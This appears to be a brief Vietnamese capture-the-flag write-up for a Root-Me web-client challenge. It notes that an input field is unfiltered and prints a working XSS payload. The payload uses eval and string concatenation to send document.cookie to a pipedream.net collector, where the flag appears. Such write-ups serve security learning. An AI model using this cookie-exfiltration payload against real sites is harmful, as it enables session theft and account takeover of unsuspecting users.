
Đầu tiên ta vào trang web thì ta thấy phần input không được filter



Ta thực hiện truyền payload vào chương trình:

http://challenge01.root-me.org/web-client/ch33/index.php?number=' ==(eval)(document.location.href='ht'.concat('tps://eon5wu9esj2rcgn.m.pipedream.net?cookie= '.concat(document.cookie)))//

ở pipdream ta có được flag

Graphical user interface, text, application

Description automatically generated